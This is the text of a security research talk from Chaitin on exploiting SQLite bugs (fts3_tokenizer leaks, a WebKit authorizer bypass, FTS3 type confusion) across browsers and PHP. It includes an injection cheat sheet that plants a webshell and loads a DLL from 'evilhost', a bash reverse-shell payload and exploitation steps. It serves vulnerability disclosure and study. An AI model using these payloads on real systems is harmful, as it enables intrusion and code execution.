长亭科技
CHAITIN

Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software

Siji Feng(a.k.a slipper)
Zhi Zhou(@CodeColorist)
Kun Yang(@KelwinYang)
Chaitin Security Research Lab(@ChaitinTech)

About us

- Beijing Chaitin Tech Co., Ltd(@ChaitinTech)
  - https://chaitin.cn/en
  - pentesting services and enterprise products

- Chaitin Security Research Lab
  - Pwn2Own 2017 3rd place
  - GeekPwn 2015/2016 awardees: PS4 Jailbreak, Android rooting
  - CTF players from team b1o0p, 2nd place at DEFCON 2016

SQLite

“SQLite is a self-contained, high-reliability, embedded, full-featured, public-domain, SQL database engine. SQLite is the most used database engine in the world.”

- Storage backend for web browsers
- Programming language binding
- Web database
- Embedded database for mobile apps
- Database on IOT devices

Known Attacks on SQLite

blackhat USA 2017

SQLite3 Injection Cheat Sheet

- Attach Database
  - `?id=bob'; ATTACH DATABASE '/var/www/lol.php' AS lol; CREATE TABLE lol.pwn (dataz text); INSERT INTO lol.pwn (dataz) VALUES ('<? system($_GET['cmd']); ?>';--`
- SELECT load_extension()
  - `?name=123 UNION SELECT 1,load_extension('\\evilhost\evilshare\meterpreter.dll','DllMain');--`

Memory Corruption

SQLite database: file format with inevitable memory corruption bugs

- CVE-2015-7036
  - *Parsing a malformed database file will cause a heap overflow of several bytes in the function sqlite3VdbeExec()*
- CVE-2017-10989
  - *mishandles undersized RTree blobs in a crafted database, leading to a heap-based buffer over-read*

Memory Corruption

SQLite interpreter: more flexible ways to trigger bugs in sql statements

- CVE-2015-3414
    - *SQLite before 3.8.9 does not properly implement the dequoting of collation-sequence names, as demonstrated by COLLATE"""""""" at the end of a SELECT statement.*
- CVE-2015-3415
    - *The sqlite3VdbeExec function in vdbe.c in SQLite before 3.8.9 does not properly implement comparison operators, as demonstrated by CHECK(0&O>O) in a CREATE TABLE statement.*

Fuzzing SQLite

Previous work of Michał Zalewski: AFL: Finding bugs in SQLite, the easy way

- Uninitialized pointers, bogus calls to free(), heap/stack buffer overflows
- 22 crashes in 30 min
- Now AFL is a standard part of SQLite testing strategy

Example from his work *sqlite-bad-free.sql*

```
create table t0(o CHar(0)CHECK(0&O>O));
insert into t0;
select randomblob(0)-trim(0);
```

AFL is not everything, we want deeper vulnerabilities.

Data Types in SQLite

Every value in SQLite has one of five fundamental data types:

- 64-bit signed integer
- 64-bit IEEE floating point number
- string
- BLOB
- NULL

Virtual Table Mechanism

- A virtual table is an object that is registered with an open SQLite database connection.
- Queries and updates on a virtual table invoke callback methods of the virtual table object.
- It can be used for
  - representing in-memory data structures
  - representing a view of data on disk that is not in the SQLite format
  - computing the content for application on demand

Complicated Extensions

Many features are introduced to SQLite as extensions

- Json1 - JSON Integration
- **FTS5/FTS3** - Full Text Search
- **R-Tree** Module
- Sessions
- Run-Time Loadable Extensions
- Dbstat Virtual Table
- Csv Virtual Table
- Carray
- Generate_series
- Spellfix1

Complex Features vs Simple Type System

Some extensions require complex data structures

Internal data is stored in special tables of the same database

This data can only be stored as **BLOB** type

- How can we know the *original type* of a BLOB?
- Should we *trust* the stored BLOB in database?

Answers from SQLite source code

How can we know the *original type* of a BLOB?

- We can infer the type from the **column name** or function **argument type**

Should we *trust* the stored BLOB in database?

- Why not?

Case Study: CVE-2015-7036

FTS3 and FTS4 are SQLite virtual table modules that allow users to perform full-text searches on a set of documents. They allow users to create special tables with a built-in full-text index.

An FTS tokenizer is a set of rules for extracting terms from a document or basic FTS full-text query. In addition to providing built-in "simple" and other tokenizers, FTS provides an interface for applications to implement and register custom tokenizers written in C.

Case Study: CVE-2015-7036

FTS does not expose a C-function that users call to register new tokenizer types with a database handle. Instead, the pointer **must be encoded as an SQL blob** value and passed to FTS through the SQL engine by evaluating a special scalar function.

- SELECT fts3_tokenizer(<tokenizer-name>);
- SELECT fts3_tokenizer(<tokenizer-name>, <sqlite3_tokenizer_module ptr>);

Passing and dereferencing pointer in SQL queries?

Case Study: CVE-2015-7036

```
SQLite version 3.14.0 2016-07-26 15:17:14
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> select hex(fts3_tokenizer('simple'));
60DDBEE2FF7F0000
sqlite> select fts3_tokenizer('mytokenizer', x'4141414142424242');
AAAABBBB
sqlite> select hex(fts3_tokenizer('mytokenizer'));
4141414142424242
```

Case Study: CVE-2015-7036

Info leak

- *fts3_tokenizer* returns the address of registered tokenizer as a **BLOB**, querying the built-in tokenizers can leak the base address (in big-endian) of sqlite module.

Untrusted pointer dereference

- *fts3_tokenizer* believes the second argument is always a valid pointer to a *sqlite3_tokenizer_module*, and it can never know the real type of the argument

The first *easily exploitable* sqlite memory corruption bug, and can be exploited through **browsers**!

Web SQL Database

WebDatabase defines an API for storing data in databases that can be queried using a variant of SQL. All the browser that implement this API use SQLite3 as a backend.

W3C has stopped maintaining the specification of WebDatabase, but it still remains available on latest Webkit (Safari) and Blink (Chromium).

Beware. This specification is no longer in active maintenance and the Web Applications Working Group does not intend to maintain it further.

Web SQL Database

```
var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);
db.transaction(function(tx) {
  tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');
  tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "foobar")');
  tx.executeSql('INSERT INTO LOGS (id, log) VALUES (2, "logmsg")');
});
db.transaction(function(tx) {
  tx.executeSql('SELECT * FROM LOGS', [], function(tx, results) {
    var len = results.rows.length, i;
    for (i = 0; i < len; i++) {
      document.write("<p>" + results.rows.item(i).log + "</p>");
    }
  }, null);
});
```

Open a database

Enter a transaction

Prepare tables

Execute and read from a query

Read column

SQLite in browser is filtered

The *sqlite3_set_authorizer()* interface registers a callback function that is invoked to authorize certain SQL statement actions.

```
void SQLiteDatabase::enableAuthorizer(bool enable)
{
   if (m_authorizer && enable)
       sqlite3_set_authorizer(m_db, SQLiteDatabase::authorizerFunction,
m_authorizer.get());
```

Database Authorizer

Functions are whitelisted

```
int DatabaseAuthorizer::allowFunction(const String& functionName)
{
   if (m_securityEnabled && !m_whitelistedFunctions.contains(functionName))
       return SQLAuthDeny;
   return SQLAuthAllow;
}
```

Database Authorizer

FTS3 is the only allowed virtual table:

```
int DatabaseAuthorizer::createVTable(const String& tableName, const String&
moduleName)
{
    ...
    // Allow only the FTS3 extension
    if (!equalLettersIgnoringASCIICase(moduleName, "fts3"))
        return SQLAuthDeny;
```

An authorizer bypass is needed to use fts3_tokenizer: CVE-2015-3659 (ZDI-15-291)

CVE-2015-3659 Authorizer whitelist bypass

We can create a table that will execute privileged functions, by specifying a DEFAULT value for a column and then inserting into the table.

```
var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);
var sql = "hex(fts3_tokenizer('simple'))";
db.transaction(function (tx) {
  tx.executeSql('DROP TABLE IF EXISTS BAD;')
  tx.executeSql('CREATE TABLE BAD (id, x DEFAULT(' + sql + '));');
  tx.executeSql('INSERT INTO BAD (id) VALUES (1);');
  tx.executeSql('SELECT x FROM BAD LIMIT 1;', [], function (tx, results) {
    var val = results.rows.item(0).x;
  });
}, function(err) {
   log(err.message)
});
```

bypass

fts3_tokenizer code execution on browser

- SQLite3 is statically linked in webkit’s binary, so `select fts3_tokenizer('simple')` can leak the base address of WebKit
- Calculate the address with hard-coded offsets (because we have not archived arbitrary R/W yet)
- Spray the *sqlite3_tokenizer_module* struct, set the *xCreate* callback to the stack pivot gadget
- Use `select fts3_tokenizer('simple', x'deadbeefdeadbeef')` to control pc

fts3_tokenizer code execution in PHP

- Administrators usually set disable_functions to restrict the abilities of webshells
  `disable_functions=exec,passthru,shell_exec,system,proc_open,popen,...`
- PHP is not really sandboxed, all restrictions can be bypassed through native code execution
- Use almost the same strategy of WebSQL, but slightly different

fts3_tokenizer code execution in PHP

- LAMP stack loads libphp and libsqlite3 as separated shared library, with version information it’s possible to recover the library maps from the leaked *simple_tokenizer* with (silly) hardcoded offsets

```
...
7fadb00fb000-7fadb01bc000 r-xp 00000000 08:01 569          /usr/lib/x86_64-linux-gnu/libsqlite3.so.0.8.6
7fadb01bc000-7fadb03bb000 ---p 000c1000 08:01 569          /usr/lib/x86_64-linux-gnu/libsqlite3.so.0.8.6
7fadb03bb000-7fadb03be000 r--p 000c0000 08:01 569          /usr/lib/x86_64-linux-gnu/libsqlite3.so.0.8.6
7fadb03be000-7fadb03c0000 rw-p 000c3000 08:01 569          /usr/lib/x86_64-linux-gnu/libsqlite3.so.0.8.6
...
7fadb6136000-7fadb6a34000 r-xp 00000000 08:01 173493       /usr/lib/apache2/modules/libphp5.so
7fadb6a34000-7fadb6c33000 ---p 008fe000 08:01 173493       /usr/lib/apache2/modules/libphp5.so
7fadb6c33000-7fadb6cde000 r--p 008fd000 08:01 173493       /usr/lib/apache2/modules/libphp5.so
7fadb6cde000-7fadb6ceb000 rw-p 009a8000 08:01 173493       /usr/lib/apache2/modules/libphp5.so
```

fts3_tokenizer code execution in PHP

- There's no perfect stack pivot gadget *xCreate* callback, but *xOpen* callback takes an argument from insert clause

```
$db->exec("select fts3_tokenizer('simple', x'$spray_address');
  create virtual table a using fts3;
  insert into a values('bash -c \"bash>/dev/tcp/127.1/1337 0<&1\"')");
```

- To spray the struct, we can open the path :memory: and insert packed blob values into the in-memory table
- Some php runtime configuration can be set per directory using *.htaccess*, even when *ini_set* has been disabled. Some of these values are placed in continuous memory in *.bss* segment, like mysqlnd.net_cmd_buffer_size and mysqlnd.log_mask. We can use them to fake the structure.


fts3_tokenizer code execution in PHP

- Finally use the one-gadget in php to pop the shell

```
.text:00000000002F137A   mov    rbx, rsi
.text:00000000002F137D   lea    rsi, aRbLR+5     ; modes
.text:00000000002F1384   sub    rsp, 58h
.text:00000000002F1388   mov    [rsp+88h+var_74], edi
.text:00000000002F138C   mov    rdi, rbx         ; command
.text:00000000002F138F   mov    [rsp+88h+var_58], rdx
.text:00000000002F1394   mov    rax, fs:28h
.text:00000000002F139D   mov    [rsp+88h+var_40], rax
.text:00000000002F13A2   xor    eax, eax
.text:00000000002F13A4   mov    [rsp+88h+var_50], rcx
.text:00000000002F13A9   mov    [rsp+88h+var_48], 0
.text:00000000002F13B2   call   _popen
```

- Too much hard coding, combined with other bugs will be much more reliable

Android has disabled fts3_tokenizer



android / platform / external / sqlite / **f764dbb50f2bfe95fa993fa670fae926cf36abce**


```
   commit f764dbb50f2bfe95fa993fa670fae926cf36abce       [log] [tgz]
   author Nick Kralevich <nnk@google.com>                 Fri Feb 28 09:46:06 2014 -0800
committer Nick Kralevich <nnk@google.com>                 Fri Feb 28 18:26:05 2014 +0000
     tree 09b136079a37ab548d5b6a9cd1f82783574c3484
   parent 2d758ba484351cd86f3f551c3a788255d2e8d9d0 [diff]
```

```
disable fts3_tokenizer

Bug: 13177500
Change-Id: I1581c7ca8ac6d931375fc2cbcbe13f43513ce3c7
(cherry picked from commit a586535b4c1fa23e280ff9a188671113f900b48b)
```

dist/sqlite3.c [diff]

Even SQLite itself


SQLite 3.11 has disabled the function by default



Backwards Compatibility:

- Because of continuing security concerns, the two-argument version of of the seldom-used and little-known fts3_tokenizer() function is disabled unless SQLite is compiled with the SQLITE_ENABLE_FTS3_TOKENIZER.

WebKit has overridden the function now



```
+void SQLiteDatabase::overrideUnauthorizedFunctions()
+{
+    std::pair<const char*, int> functionParameters[] = {
+        { "rtreenode", 2 },
+        { "rtreedepth", 1 },
+        { "eval", 1 },
+        { "eval", 2 },
+        { "printf", -1 },
+        { "fts3_tokenizer", 1 },
+        { "fts3_tokenizer", 2 },
+    };
+
+    for (auto& functionParameter : functionParameters)
+        sqlite3_create_function(m_db, functionParameter.first,
functionParameter.second, SQLITE_UTF8, (void*)functionParameter.first,
unauthorizedSQLFunction, 0, 0);
+}
+
```

Bonus

The WebKit patch reveals more interesting functions

```
/*
** The scalar function takes two arguments: (1) the number of dimensions
** to the rtree (between 1 and 5, inclusive) and (2) a blob of data containing
** an r-tree node.  For a two-dimensional r-tree structure called "rt", to
** deserialize all nodes, a statement like:
**   SELECT rtreenode(2, data) FROM rt_node;
*/
static void rtreenode(sqlite3_context *ctx, int nArg, sqlite3_value **apArg){
  RtreeNode node;
  Rtree tree;

  tree.nDim = (u8)sqlite3_value_int(apArg[0]);
  tree.nDim2 = tree.nDim*2;
  tree.nBytesPerCell = 8 + 8 * tree.nDim;
  node.zData = (u8 *)sqlite3_value_blob(apArg[1]);
```

The story continues...

0day?!

rtree extension has more fun. ~~Un~~luckily, it's not accessible from browsers.

```
static int deserializeGeometry(sqlite3_value *pValue, RtreeConstraint *pCons){
      ...
  memcpy(pBlob, sqlite3_value_blob(pValue), nBlob);
  nExpected = (int)(sizeof(RtreeMatchArg) + pBlob->nParam*sizeof(sqlite3_value*) +
                  (pBlob->nParam-1)*sizeof(RtreeDValue));
  if( pBlob->magic!=RTREE_GEOMETRY_MAGIC || nBlob!=nExpected ){
    sqlite3_free(pInfo);
    return SQLITE_ERROR;
  }
  pInfo->pContext = pBlob->cb.pContext;
  pInfo->nParam = pBlob->nParam;
  pInfo->aParam = pBlob->aParam;
  pInfo->apSqlParam = pBlob->apSqlParam;
  if( pBlob->cb.xGeom ){
    pCons->u.xGeom = pBlob->cb.xGeom;
  }else{
    pCons->op = RTREE_QUERY;
    pCons->u.xQueryFunc = pBlob->cb.xQueryFunc;
  }
```

Designed Bug

```
/*
** An instance of this structure (in the form of a BLOB) is returned by
** the SQL functions that sqlite3_rtree_geometry_callback() and
** sqlite3_rtree_query_callback() create, and is read as the right-hand
** operand to the MATCH operator of an R-Tree.
*/
struct RtreeMatchArg {
  u32 magic;                  /* Always RTREE_GEOMETRY_MAGIC */
  RtreeGeomCallback cb;       /* Info about the callback functions */
..
};
/*
** Value for the first field of every RtreeMatchArg object. The MATCH
** operator tests that the first field of a blob operand matches this
** value to avoid operating on invalid blobs (which could cause a segfault).
*/
#define RTREE_GEOMETRY_MAGIC 0x891245AB

struct RtreeGeomCallback {
  int (*xGeom)(sqlite3_rtree_geometry*, int, RtreeDValue*, int*);
  int (*xQueryFunc)(sqlite3_rtree_query_info*);
  void (*xDestructor)(void*);
  void *pContext;
};
```

We prefer exploitable bugs in browser!

Type Confusion

```
static int fts3FunctionArg(
  sqlite3_context *pContext,      /* SQL function call context */
  const char *zFunc,              /* Function name */
  sqlite3_value *pVal,            /* argv[0] passed to function */
  Fts3Cursor **ppCsr              /* OUT: Store cursor handle here */
){
  Fts3Cursor *pRet;
  if( sqlite3_value_type(pVal)!=SQLITE_BLOB
   || sqlite3_value_bytes(pVal)!=sizeof(Fts3Cursor *)
  ){
    char *zErr = sqlite3_mprintf("illegal first argument to %s", zFunc);
    sqlite3_result_error(pContext, zErr, -1);
    sqlite3_free(zErr);
    return SQLITE_ERROR;
  }
  memcpy(&pRet, sqlite3_value_blob(pVal), sizeof(Fts3Cursor *));
  *ppCsr = pRet;
  return SQLITE_OK;
}
```

Whitelist function *optimize*

```
/*
** Implementation of the special optimize() function for FTS3. This
** function merges all segments in the database to a single segment.
** Example usage is:
**   SELECT optimize(t) FROM t LIMIT 1;
** where 't' is the name of an FTS3 table.
*/
static void fts3OptimizeFunc(
  sqlite3_context *pContext,      /* SQLite function call context */
  int nVal,                       /* Size of argument array */
  sqlite3_value **apVal           /* Array of arguments */
){
  int rc;                         /* Return code */
  Fts3Table *p;                   /* Virtual table handle */
  Fts3Cursor *pCursor;            /* Cursor handle passed through apVal[0] */

  if( fts3FunctionArg(pContext, "optimize", apVal[0], &pCursor) ) return;
  p = (Fts3Table *)pCursor->base.pVtab;
  ...
}
```

FTS3 Tricks

- Virtual Table can have custom ***xColumn*** method in order to find the value of N-th column of current row.
  - `int (*xColumn)(sqlite3_vtab_cursor*, sqlite3_context*, int N);`
- FTS3 module accepts the table name as a column name. Some functions take the table name as the first argument.
  - `SELECT optimize(t) FROM t LIMIT 1;`
- However, when it's not given with the correct column, it can still be compiled.
- The interpreter can never know the required type of column data.

Type Confusion

```
 SQLite version 3.14.0 2016-07-26 15:17:14
 Enter ".help" for usage hints.
 Connected to a transient in-memory database.
 Use ".open FILENAME" to reopen on a persistent database.
sqlite> create virtual table a using fts3(b);
sqlite> insert into a values(x'4141414142424242');
sqlite> select hex(a) from a;
C854D98F08560000
sqlite> select optimize(b) from a;
[1]    37515 segmentation fault  sqlite3
```

What do we control?

```
static void fts3OptimizeFunc(
  sqlite3_context *pContext,
  int nVal,
  sqlite3_value **apVal
){
  int rc;
  Fts3Table *p;
  Fts3Cursor *pCursor;

  UNUSED_PARAMETER(nVal);
  assert( nVal==1 );
  if( fts3FunctionArg(pContext, "optimize",
                      apVal[0], &pCursor) )
    return;
  p = (Fts3Table *)pCursor->base.pVtab;

  rc = sqlite3Fts3Optimize(p);
  ...
}
```


Let's take optimize() function as an example:

- With type confusion bug, we can specify arbitrary value for pCursor;
- If we can control memory in known address, we can construct Fts3Cursor struct, and other struct like Fts3Table;
- sqlite3Fts3Optimize will handle the fake instance;
- Do some code review to see if we can have memory RW or PC control.

Exploitation Strategy

1. To have memory control in known address, heap spray is still available in modern browsers, e.g. by allocating a lot of JavaScript ArrayBuffer objects
2. Dereference *Fts3Cursor* at a specified and controlled location, where we can fake *Fts3Cursor* and other structs
3. Find a code path of *optimize/offsets/matchinfo()* for arbitrary RW primitive/PC control

One Exploitation Path for Arbitrary RW




This function is basically just doing "strcpy" with controlled arguments, by which we can achieve the following:
Copy value from controlled location to any addr => Arbitrary write
Copy value from any addr to controlled location => Arbitrary read

Let's start a long journey...

```
static void fts3OptimizeFunc(
  sqlite3_context *pContext,
  int nVal,
  sqlite3_value **apVal
){
  int rc;
  Fts3Table *p;
  Fts3Cursor *pCursor;

  UNUSED_PARAMETER(nVal);
  assert( nVal==1 );
  if( fts3FunctionArg(pContext, "optimize",
                      apVal[0], &pCursor) )
    return;
  p = (Fts3Table *)pCursor->base.pVtab;

  rc = sqlite3Fts3Optimize(p);
  ...
}
```


Fake a Fts3Cursor struct and all related structs in controlled (heap sprayed) memory.
Added a Fts3Table to Fts3Cursor.



sqlite3Fts3Optimize

let sqlite3_exec() != SQLITE_OK

```
int sqlite3Fts3Optimize(Fts3Table *p){
  int rc;
  rc = sqlite3_exec(p->db, "SAVEPOINT fts3", 0, 0, 0);
  if( rc==SQLITE_OK ){
    rc = fts3DoOptimize(p, 1);
    if( rc==SQLITE_OK || rc==SQLITE_DONE ){
      int rc2 = sqlite3_exec(p->db, "RELEASE fts3", 0, 0, 0);
      if( rc2!=SQLITE_OK ) rc = rc2;
    }else{
      sqlite3_exec(p->db, "ROLLBACK TO fts3", 0, 0, 0);
      sqlite3_exec(p->db, "RELEASE fts3", 0, 0, 0);
    }
  }
  sqlite3Fts3SegmentsClose(p);
